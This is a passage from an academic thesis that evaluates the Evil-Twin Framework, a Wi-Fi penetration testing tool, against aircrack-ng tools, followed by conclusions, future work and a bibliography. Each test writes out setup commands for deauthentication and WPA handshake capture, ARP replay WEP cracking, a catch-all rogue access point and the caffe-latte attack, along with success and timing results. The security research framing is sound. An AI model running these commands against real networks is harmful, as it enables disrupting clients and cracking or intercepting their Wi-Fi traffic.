

FIGURE 4.5: Process of performing the de-authentication attack followed by the WPA Handshake capture.

Evil-Twin Framework

Attack Mechanism:

There is more than one way one can capture a WPA handshake using the Evil-Twin Framework. One can either use a combination of

the AirScanner and AirInjector modules or simply use the AirInjector. For this test the combination of both modules will be used. The ETF launches the AirScanner module and analyzes the IEEE 802.11 frames to find a WPA handshake. In succession the AirInjector can be used to launch a de-authentication attack to force a reconnection.

Setup commands:

```
config airscanner                          # Enter the AirScanner configuration mode
set hop_channels = false                   # Configure AirScanner not to hop channels
set fixed_sniffing_channel = <APC>         # Set the channel to sniff on
start airscanner with credentialsniffer    # Starts the AirScanner module with the
                                           # CredentialSnifferplugin
add aps where ssid = <APS>                 # Add target AP from sniffed AP list
start airinjector                          # Start the airinjector which by default
                                           # launches a de-authentication attack
```

airodump-ng + aireplay-ng

Attack Mechanism:

This attack requires at least two open terminals. O one terminal one has to run the airodump-ng script which continuously captures packets. Aireplay-ng launches the de-authentication attack on another terminal.

Setup commands:

```
airodump-ng <WI> -c <APC> –encrypt WPA -w <log_file>   # airodump-ng command
aireplay-ng <WI> –deauth 10 -a <APB>                   # aireplay-ng command
```

Conclusions:

The ETF was able to perform an efficient and successful de-authentication attack on every test run. The ETF was also able to capture the WPA

handshake on every test run. However, it is important to note that this test was performed in an environment with a medium level of Wi-Fi traffic. It is known that scapy may miss packets when there is more traffic, this means one cannot be sure if this efficiency holds up in environments with a higher volume of traffic.

Using the airodump-ng and the aireplay-ng tools, the de-authentication attack and the consequent WPA handshake capture were 100% successful on every test.

	Evil Twin Framework	airodump-ng + aireplay-ng
Successful Deauthentication Attacks	**5/5**	**5/5**
WPA Handshakes caught	**5/5**	**5/5**
Number of open terminals	**1**	**2**
Number of setup commands	**6**	**2**

FIGURE 4.6: de-authentication attack and WPA handshake capture results.

In conclusion (4.6), the attack was performed with 100% success by both tools. However, since the aircrack-ng suite is written in C it is much more efficient in reading packets which probably makes it a better choice for scenarios with high volume of traffic. On the other hand, the ETF configuration commands are very simple and the tool seems to be just as efficient as the aircrack-ng tools.

4.3.2 Test 2: Launching an ARP replay attack and cracking a WEP network

This test scenario will also focus on the efficiency of the ARP replay attack and the speed of capturing the WEP data packets containing the IVs. The same network may require a different number of caught IVs to be cracked so for this test the limit is 50,000 (fifty thousand) initialization vectors (IVs). If during the first test the network is cracked with less than the limit of 50,000 IVs then that number with be the new limit for the second test. The cracking tool to be used will be aircrack-ng.



FIGURE 4.7: An ARP Replay attack scenario.

The test scenario starts with an access point using WEP encryption and an offline client that knows the key. The key is '12345'. Once the client connects to the WEP access point it will send out a gratuitous ARP packet, this is the packet meant to be captured and replayed. The test ends once the limit of packets containing IVs is captured. The process is depicted in figure 4.7.

The time starts when the client starts connecting with the WEP access point, this will be done through user interaction. The time stops once the network key is cracked or once the limit of captured packets is reached.

This test will again compare the ETF against the combination of airodump-ng and aireplay-ng.

Evil-Twin Framework

Attack Mechanism:

The Evil-Twin Framework uses the scapy library for packet sniffing and injection which is rather slow. With some tweaks and usage of lower level scapy libraries it was possible to speed up packet injection significantly. For this specific scenario the ETF uses tcpdump as a background process instead of scapy for more efficient packet sniffing. However scapy is still used to identify the encrypted ARP packet.

Setup commands:

```
config airscanner                          # Enter the AirScanner configuration mode
set hop_channels = false                   # Configure AirScanner not to hop channels
set fixed_sniffing_channel = <APC>         # Set the channel to sniff on
config arpreplayer                         # Enter the arpreplayer configuration mode
add aps where ssid = <APS>                 # Add target AP from sniffed AP list
set target_ap_bssid <APB>                  # Set the target bssid of the WEP network
start airscanner with arpreplayer          # Starts the AirScanner module with the
                                           # ARPReplayer plugin
```

airodump-ng + aireplay-ng

Attack Mechanism:

The whole aircrack-ng suite is written in c, this makes it very efficient for packet injection and sniffing. This attack requires at least two open terminals. O one terminal one has to run the airodump-ng script which continuously captures packets and another terminal running aireplay-ng to look for the encrypted ARP packet and replay it.

Setup commands:

```
airodump-ng <WI> -c <APC> –encrypt WEP -w <log_file>        # airodump-ng command

aireplay-ng <WI> –arpreplay -h <CM> -a <APB>                # aireplay-ng command
```

Conclusions:

The ETF correctly identified the encrypted ARP packet and then successfully performed an ARP replay attack which resulted in cracking the network. With the "aircrack-ng" tools the attack was also successful. However the results (4.8) show that the tools are more efficient since the time it took it to capture the same amount of traffic was less than the one of the ETF.

	Evil Twin Framework	airodump-ng + aireplay-ng
Capture IVs	**9958**	**~10.000**
Execution time	**62,20 sec**	**36,60 sec**
Number of open terminals	**1**	**2**
Number of setup commands	**6**	**2**

FIGURE 4.8: ARP Replay and WEP network cracking results.

This attack is heavily impacted by the packet injection and capture speed. The Evil-Twin Framework uses "scapy" primarily for these tasks which can be disappointingly slow, although with a few tweaks it ends up giving good performance.

The "aircrack-ng" suite on the other hand is very efficient when it comes to packet injection and capture. It is almost twice as fast as "scapy" in sending out packets. Regarding the number and complexity of the setup commands. The Evil-Twin framework needed more configuration commands than the other tools. However, these commands are very simple and the interactive console of ETF provides tab autocompletion and suggestions for a speedier setup. The "airodump-ng" and "aireplay-ng" commands are generally more complex and require copy and pasting of information to fill out the needed parameters.

Both tools showed very good performance, stability and reliability. The "aircrack-ng" tools are however slightly more efficient but the ETF makes up for it by making the setup much easier and just as complete.

4.3.3 Test 3: Launching a catch-all honeypot

This test consists of creating multiple access points with the same SSID. It is a technique to discover the encryption type of a network that was probed for but is out of reach. By launching multiple access points with all security settings the client will automatically connect to the one that matches the security settings of the locally cached access

point information. The depiction of the test's objective is shown in figure 4.9.

The test will only compare the way the catch-all honeypot is set up with the ETF and airbase-ng.



FIGURE 4.9: A catch-all honeypot broadcasting with SSID "Test 3".

Evil-Twin Framework

Attack Mechanism:

The Evil-Twin Framework uses the scapy library for packet sniffing and injection which is rather slow. With some tweaks and usage of lower level scapy libraries it was possible to speed up packet injection significantly. For this specific scenario the ETF uses tcpdump as a background process instead of scapy for more efficient packet sniffing. However scapy is still used to identify the encrypted ARP packet.

Setup commands:

```
config aplauncher                          # Enter the APLauncher configuration mode
set ssid = <APS>                           # Set the desired SSID
set catch_all_honeypot = true              # Configure the APLauncher as
                                           # a catch-all honeypot
start airhost                              # Starts the AirHost module
```

airbase-ng

Attack Mechanism:

In order to set up a catch-all honeypot with airbase-ng one has to create multiple different virtual interfaces on the same physical card. Then create an access point on each of the newly created virtual interfaces.

Setup commands:

```
iw <WI> interface add mon0 type monitor    # Create new mon0 virtual interface
                                           # over <WI> in monitor mode
iw <WI> interface add mon1 type monitor    # Create new mon1 virtual interface
iw <WI> interface add mon2 type monitor    # Create new mon2 virtual interface
iw <WI> interface add mon3 type monitor    # Create new mon3 virtual interface
airbase-ng –essid <APS> -c <APC> -a <APB> mon0      # Create Open AP on mon0
airbase-ng –essid <APS> -c <APC> -a <APB> -W 1 mon1 # Create WEP AP on mon1
airbase-ng –essid <APS> -c <APC> -a <APB> -z 2 mon2 # Create WPA-PSK AP on mon2
airbase-ng –essid <APS> -c <APC> -a <APB> -Z 4 mon3 # Create WPA2-PSK AP on mon3
```

Conclusions:

The ETF is capable of launching a complete catch-all honeypot with all types of security configurations. The “airbase-ng” script is able to successfully launch access points on non-managed virtual interfaces.

The script however does not support the creation of WPA(2)-EAP access points.

	Evil Twin Framework	airodump-ng + aireplay-ng
Number of open terminals	1	4
Number of setup commands	4	8

FIGURE 4.10: Catch-all honeypot creation results.

Both tools are able to set up catch-all honeypots (4.10) although "airbase-ng" lacks the support for WPA(2)-EAP networks. Furthermore, when the ETF launches an access point it automatically launches the DHCP and DNS servers which allow clients to stay connected and use the Internet. To do this with "airbase-ng" a lot more commands and configurations would have been necessary. Alternatively, it is possible to use "hostapd" to set up the catch-all honeypot manually but the configuration file can be complicated to write, especially when setting up multiple access points on the same interface. Ultimately the ETF offers a better, faster and more complete solution to create catch-all honeypots.

4.3.4 Test 4: Capture 10,000 packets with caffe-latte attack

This test is meant to validate the capability of performing the caffe-latte attack as well as its efficiency. The test will consider all phases of the attack. These include launching an AP using WEP encryption, accepting the client regardless of their key, identifying the gratuitous ARP packet, correctly modifying that packet and replaying it. The

test starts once the gratuitous ARP packet is identified, since that is the beginning of the caffe-latte attack, and finishes once 10.000 WEP data packets are captured.



FIGURE 4.11: An attacker performing the Caffe-Latte Attack.

The test will compare the performance of the ETF against the combination of airbase-ng and airodump-ng.

Evil-Twin Framework

Attack Mechanism:

The ETF mostly uses hostapd to launch access points but it was not suited for this attack because it could not be configured to accept any WEP client. A minimalistic WEP AP simulator was used instead. The simulator periodically sends out beacon packets with the desired SSID and is able to respond IEEE 802.11 management frames such as probe requests, authentication requests and association requests. To authentication requests it always responds with a success message. This WEP AP makes use of scapy to receive and respond to packets. The rest of the attack is carried out as expected, after the client sends the gratuitous ARP packet that packet is modified and replayed continuously. To sniff the responses from the clients tcpdump is used again to avoid packet loss.

Setup commands:

```
config airscanner                    # Enter the AirScanner configuration mode
set hop_channels = false             # Configure AirScanner not to hop channels
config caffelatte                    # Enter the Caffe-Latte plugin
                                     # configuration mode
set ap_ssid <APS>                    # Set the desired AP SSID
start airscanner with caffelatte     # Starts the AirScanner modules with
                                     # the Caffe-Latte attack plugin
```

airbase-ng + airodump-ng

Attack Mechanism:

Airbase-ng can be configured to set the WEP flag on beacon packets and is also able to accept any incoming connection regardless of the

used key. With another flag airbase-ng can also be configured to launch the caffe-latte attack. Airodump-ng is used to log the responses from the client while the caffe-latte attack is running.

Setup commands:

```
airbase-ng -c <APC> –essid <APS> <WI> -W 1 -L        # airbase-ng command
airodump-ng -c <APC> <WI> -w <log_file>              # airodump-ng command
```

Conclusions:

Even though the ETF uses a relatively slower library it was still able to slightly outperform the tools from the aircrack-ng suite due to the way it was implemented. The results prove that the ETF can be used in scenarios where packet injection speed is critical.

It is important to note that ETF's caffe-latte attack implementation is the only publicly available implementation of the attack written in python. This increases the educational value of the tool since the code is much easier to read.

	Evil Twin Framework	airodump-ng + aireplay-ng
Number of open terminals	**1**	**2**
Number of set up commands	**4**	**2**
Execution time	**7min 12sec**	**7min 52sec**

FIGURE 4.12: Caffe-Latte attack results.

Chapter 5

Conclusion

This chapter concludes the thesis. First the results of the tests from the previous chapter are analyzed.

The next section explains conclusions about the result of the final project considering the objectives that were defined in the first chapter.

The last section presents ideas on the future work that could be done on the framework in terms of supported features.

5.1 Result Summary

The results of the test cases described in the last chapter validate ETF's capabilities of performing well known attacks on Wi-Fi networks and clients. The results also validate that the architecture of the framework enables the development of new attacks and features on top of it while taking advantage of the pre-existing capabilities that the platform provides. This reality makes future development of

new Wi-Fi pentesting tools much more efficient since a lot of the code is already written. Furthermore, the fact that complementary Wi-Fi technologies are all integrated in one tool will make Wi-Fi penetration testing simpler and more efficient.

Even though the performance of the ETF was slightly less efficient than the tools it was compared against on the "ARP replay attack" test, it still finished the test in little over a minute which is still considered to be very efficient. When taking all the other tests into account, the ETF did not show any drawbacks in efficiency nor reliability. These tests however are not conclusive since more experimentation is needed, especially in more demanding and realistic environments.

The tool does not yet completely replace all the other tools because some capabilities, such as attacks on WPS, are not yet implemented. However this is meant to change in the future once it supports all attacks.

5.2 Conclusions

Taking the initial project objectives into consideration one can say that the ETF does complete most of them. As an educational and awareness raising tool the ETF needed to comply with various objectives. One of the objectives included is being easy to install – therefore the project is installable on most "Debian" based systems by running a single setup script. Being easy to use was another objective – this is rather subjective but the provided GUI is a good step in that direction.

Still more tests and users are needed in order to evaluate its ease of use. Another objective was outputting clear and human-readable information. This was an issue that was focused on during the development of the tool, yet again more users are needed to validate that the output is in fact clear and correct. The tool is also open-source and available on Github [1] for educational purposes. Additionally, in order to support the spirit of education, a series of video tutorials were developed [2] and published on Youtube. These explain everything about the usage of th Evil-Twin Framework as well as how to program plugins to extend its functionality.

The other set of requirements related to the versatility, extensibility and general capabilities needed for the tool in order to mitigate the limitations of other Wi-Fi pentesting tools. Firstly the tool should be highly configurable and also cover a wide range of Wi-Fi capabilities. The ETF complies with these objectives by providing an interface to tool's configurations where the user has access to every setting of the tool while also being able to edit it at runtime. Also by providing the three main pillars of Wi-Fi communication (packet sniffing, packet injection and access point creation) and an integrated way of communication between these capabilities the tool provides a very complete platform to cope with the necessity of covering a wide range of Wi-Fi capabilities. Furthermore, many of the well known attacks on Wi-Fi communications have been implemented and tested on the ETF thereby proving the value of the platform. Another important aspect

[1] https://github.com/Esser420/EvilTwinFramework
[2] https://goo.gl/MifJFs

focused on during the development of the framework was its flexibility and extensibility. The tool offers a simple way of communicating with other tools by using “Spawners”, this also enables enables adding of new tools if needed. A very important feature was the ability to easily contribute and add new feature-expanding components to the tool, this is possible through the use and development of plugins. The ETF plugins provide a very simple interface through which one can take advantage of the already implemented features and expand on them.

A paper presenting the developed framework entitled "The “Evil-Twin” – attacking and testing the security of Wi-Fi clients and networks" was submitted to Elsevier’s international journal of "Future Generation Computer Systems" presenting the developed tool. Currently the paper is still under revision.

In conclusion, the tool developed for this thesis does complete all of the requirements although some of them need to be tested by more users. The tests done in order to validate its capabilities were very successful and undoubtedly show its value in comparison to other tools.

5.3 Future Work

The framework is considered finished since the platform for the development of new Wi-Fi features is completely implemented. However some Wi-Fi attacks, such as attacks on WPS, are not yet implemented. The implementation of these features is important so that the ETF can completely substitute all other Wi-Fi pentesting tools

without any drawbacks. Yet another very useful contribution would be adding a database to the framework. This database could hold information about vulnerabilities in known routers such as default WPA key and WPS pin generation algorithms. This increases the chance of discovering hidden Wi-Fi vulnerabilities and thereby the efficiency of the pentest.

The tests showed that the Evil Twin Framework sometimes required more setup commands than the other tools. This can be solved by being able to save and load a set of configurations. This would speed up the configuration of the tool during a pentest and would thereby increase its efficiency.

Another feature that would be good to support is interception of generic SSL traffic, this would allow for implementation of new MITM attacks, thus increasing the scope of possible attacks and ultimately making the tool more complete.

For now the framework is only supported on "Debian" based Linux systems. In order to make the tool more portable the developer is considering using docker container technologies to enable easy deployment on other Linux system and possibly even MacOS and Windows.

Another valuable contribution would be extending the framework to facilitate Wi-Fi fuzzing. The IEEE 802.11 protocol is very complex and considering there are multiple implementations of it, both on the client and access point side, one can safely assume that these implementations contain bugs and even security flaws. These bugs could

be discovered by fuzzing IEEE 802.11 protocol frames. Since "scapy" allows for custom packet creation and injection a fuzzer can be implemented through it. On the other hand, implementing this feature would not follow the principles that the ETF was designed for. The ETF detects and exploits known vulnerabilities in Wi-Fi communications, the practice of fuzzing is normally used when looking for new vulnerabilities (also known as zero days). A new tool/framework that focuses on discovering new vulnerabilities in Wi-Fi communication by fuzzing 802.11 frames could be developed as an independent project. This project could make use of some of the code of the ETF, such as the "AirScanner" and "AirInjector" modules.

Bibliography

[1] Cassola, A., Robertson, W., Kirda, E., & Noubir, G. (2013). A Practical, Targeted, and Stealthy Attack Against WPA Enterprise Authentication. Network and Distributed System Security Symposium, 1–15. Retrieved from http://iseclab.org/publications.html%5Cnpapers3://publication/uuid/1E0CC B87E-4DB2-B044-2C9E1280B246.

[2] Md Sohail Ahmad and Vivek Ramachandran. Cafe latte with a free topping of cracked wep retrieving wep keys from road warriors, 2007.

[3] Nazrul M. Ahmad, Anang Hudaya Muhamad Amin, Subarmaniam Kannan, Mohd Faizal Abdollah, and Robiah Yusof. A RSSI-based rogue access point detection framework for Wi-Fi hotspots. In *ISTT 2014 - 2014 IEEE 2nd International Symposium on Telecommunication Technologies*, 2015.

[4] Aircrack-ng. Tutorial: Getting Started, 2009.

[5] Kevin Bauer, Harold Gonzales, and Damon McCoy. Mitigating evil twin attacks in 802.11. In *2008 IEEE International Performance, Computing and Communications Conference*, pages 513–516. IEEE, 2008.

[6] RUCHIR BHATNAGAR and K V Birla. Wi-Fi Security: A Literature Review of Security in Wireless Network. *IMPACT: IJRET*, 3(5):23–30, 2015.

[7] Dominique Bongard. Offline bruteforce attack on wifi protected setup. *Presentation at Passwordscon*, 2014.

[8] Halil Ibrahim BULBUL, Ihsan BATMAZ, and Mesut OZEL. Wireless network security: comparison of WEP (Wired Equivalent Privacy) mechanism, WPA (Wi-Fi Protected Access) and RSN (Robust Security Network) security protocols. In *Proceedings of the 1st International ICST Conference on Forensic Applications and Techniques in Telecommunications, Information and Multimedia*, page 9. ICST (Institute for Computer Sciences, Social-Informatics and Telecommunications Engineering), ACM, 2008.

[9] Nancy Cam-Winget, Russ Housley, David Wagner, and Jesse Walker. Security flaws in 802.11 data link protocols. *Communications of the ACM*, 46(5):35–39, 2003.

[10] Jeremy Clark and Paul C. Oorschot. SoK: SSL and HTTPS: Revisiting Past Challenges and Evaluating Certificate Trust Model Enhancements. Berkeley, CA, USA, 2013. IEEE.

[11] Chuck Easttom. A Model for Penetration Testing. 2014.

[12] Matthias Ghering and Erik Poll. Evil Twin vulnerabilities in Wi-Fi networks. 2016.

[13] Fu Hau Hsu, Chuan Sheng Wang, Yu Liang Hsu, Yung Pin Cheng, and Yu Hsiang Hsneh. A client-side detection mechanism for evil twins. *Computers and Electrical Engineering*, 59, 2017.

[14] Hyunuk Hwang, Gyeok Jung, Kiwook Sohn, and Sangseo Park. A study on MITM (Man in the Middle) vulnerability in wireless network using 802.1 X and EAP. In *Information Science and Security, 2008. ICISS. International Conference on*, pages 164–170. IEEE, 2008.

[15] Aigerim Ismukhamedova, Yelena Satimova, Andrei Nikiforov, and Natalia Miloslavskaya. Practical studying of Wi-Fi network vulnerabilities. In *Digital Information Processing, Data Mining, and Wireless Communications (DIPDMWC), 2016 Third International Conference on*, pages 227–232. IEEE, 2016.

[16] Fabian Lanze, a Panchenko, Benjamin Braatz, and Thomas Engel. Letting the puss in boots sweat: detecting fake access points using dependency of clock skews on temperature. *Proceedings of the 9th ACM . . .*, 2014.

[17] Guillaume Lehembre. Wi-Fi security–wep, wpa and wpa2. *Hackin9 (January 2006)*, 2005.

[18] Eduardo Novella Lorente, Carlo Meijer, and Roel Verdult. Scrutinizing WPA2 Password Generating Algorithms in Wireless Routers. In *WOOT*, 2015.

[19] Liran Ma, Amin Y Teymorian, and Xiuzhen Cheng. A hybrid rogue access point protection framework for commodity Wi-Fi networks. In *INFOCOM 2008. The 27th Conference on Computer Communications. IEEE*, pages 1220–1228. IEEE, 2008.

[20] Tahar Mekhaznia and Abdelmadjid Zidani. Wi-Fi Security Analysis. In *Procedia Computer Science*, volume 73, 2015.

[21] C. Modi, V.;Parekh. Detection of Rogue Access Point to Prevent Evil Twin Attack in Wireless Network. *International Journal of Engineering Research and Technology*, 6(4), 2014.

[22] Omar Nakhila, Erich Dondyk, Muhammad Faisal Amjad, and Cliff Zou. User-side Wi-Fi Evil Twin Attack detection using SSL/TCP protocols. In *2015 12th Annual IEEE Consumer Communications and Networking Conference, CCNC 2015*, 2015.

[23] Abdullah Nor Arliza. Developing A Wireless Penetration Testing Tool In Linux Platform. 2013.

[24] Magnus Andreas Ohm. *Wireless LAN auditing procedure for industrial environments*. PhD thesis, NTNU, 2017.

[25] Vipin Poddar and Hitesh Choudhary. A Comparitive Analysis of Wireless Security Protocols (WEP And WPA2). *International Journal on AdHoc Networking Systems*, 4(3):1–7, 7 2014.

[26] PTES. Penetration Testing Execution Standard - Technical Guidelines, 2011.

[27] V. Ramachandran. Cracking WPA/WPA2 Personal and Enterprise for Fun and Profit, 2012.

[28] Volker Roth, Wolfgang Polak, Eleanor Rieffel, and Thea Turner. Simple and effective defense against evil twin access points. In *Proceedings of the first ACM conference on Wireless network security*, pages 220–235. ACM, 2008.

[29] A K M Nazmus Sakib, Fariha Tasmin Jaigirdar, Muntasim Munim, and Armin Akter. Security Improvement of WPA 2 (Wi-Fi Protected Access 2). *IJEST*, 3(1), 2011.

[30] Pouyan Sepehrdad, Petr Sušil, Serge Vaudenay, and Martin Vuagnoux. Smashing WEP in a passive attack. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, volume 8424 LNCS, 2014.

[31] Nikos Sidiropoulos, Michaa Mioduszewski, Pawee Oljasz, and Edwin Schaap EdwinSchaap. Open Wifi SSID Broadcast vulnerability SSN Project Assessment 2012. 2012.

[32] Harshdeep Singh and Jaswinder Singh. Penetration Testing in Wireless Networks. *International Journal of Advanced Research in Computer Science*, 8(5), 2017.

[33] Yimin Song, Chao Yang, and Guofei Gu. Who is peeping at your passwords at starbucks? - To catch an evil twin access point. In *Proceedings of the International Conference on Dependable Systems and Networks*, 2010.

[34] Songrit Srilasak, Kitti Wongthavarawat, and Anan Phonphoem. Integrated wireless rogue access point detection and counterattack system. In *Information Security and Assurance, 2008. ISA 2008. International Conference on*, pages 326–331. IEEE, 2008.

[35] Erik Tews and Martin Beck. Practical attacks against WEP and WPA. In *Proceedings of the second ACM conference on Wireless network security*, pages 79–86. ACM, 2009.

[36] Achilleas Tsitroulis, Dimitris Lampoudis, and Emmanuel Tsekleves. Exposing WPA2 Security Protocol Vulnerabilities. *International Journal of Information and Computer Security*, 6(1), 2014.

[37] Mathy Vanhoef and Frank Piessens. Practical verification of WPA-TKIP vulnerabilities. *Proceedings of the 8th ACM SIGSAC*, 2013.

[38] Stefan Viehböck. Brute forcing wi-fi protected setup. *Wi-Fi Protected Setup*, 9, 2011.

[39] D.; Villiers, I.; White. Manna from Heaven: Improvements in Rogue AP Attacks, 2014.

[40] Georgia Weidman. *Penetration testing: a hands-on introduction to hacking*. No Starch Press, 2014.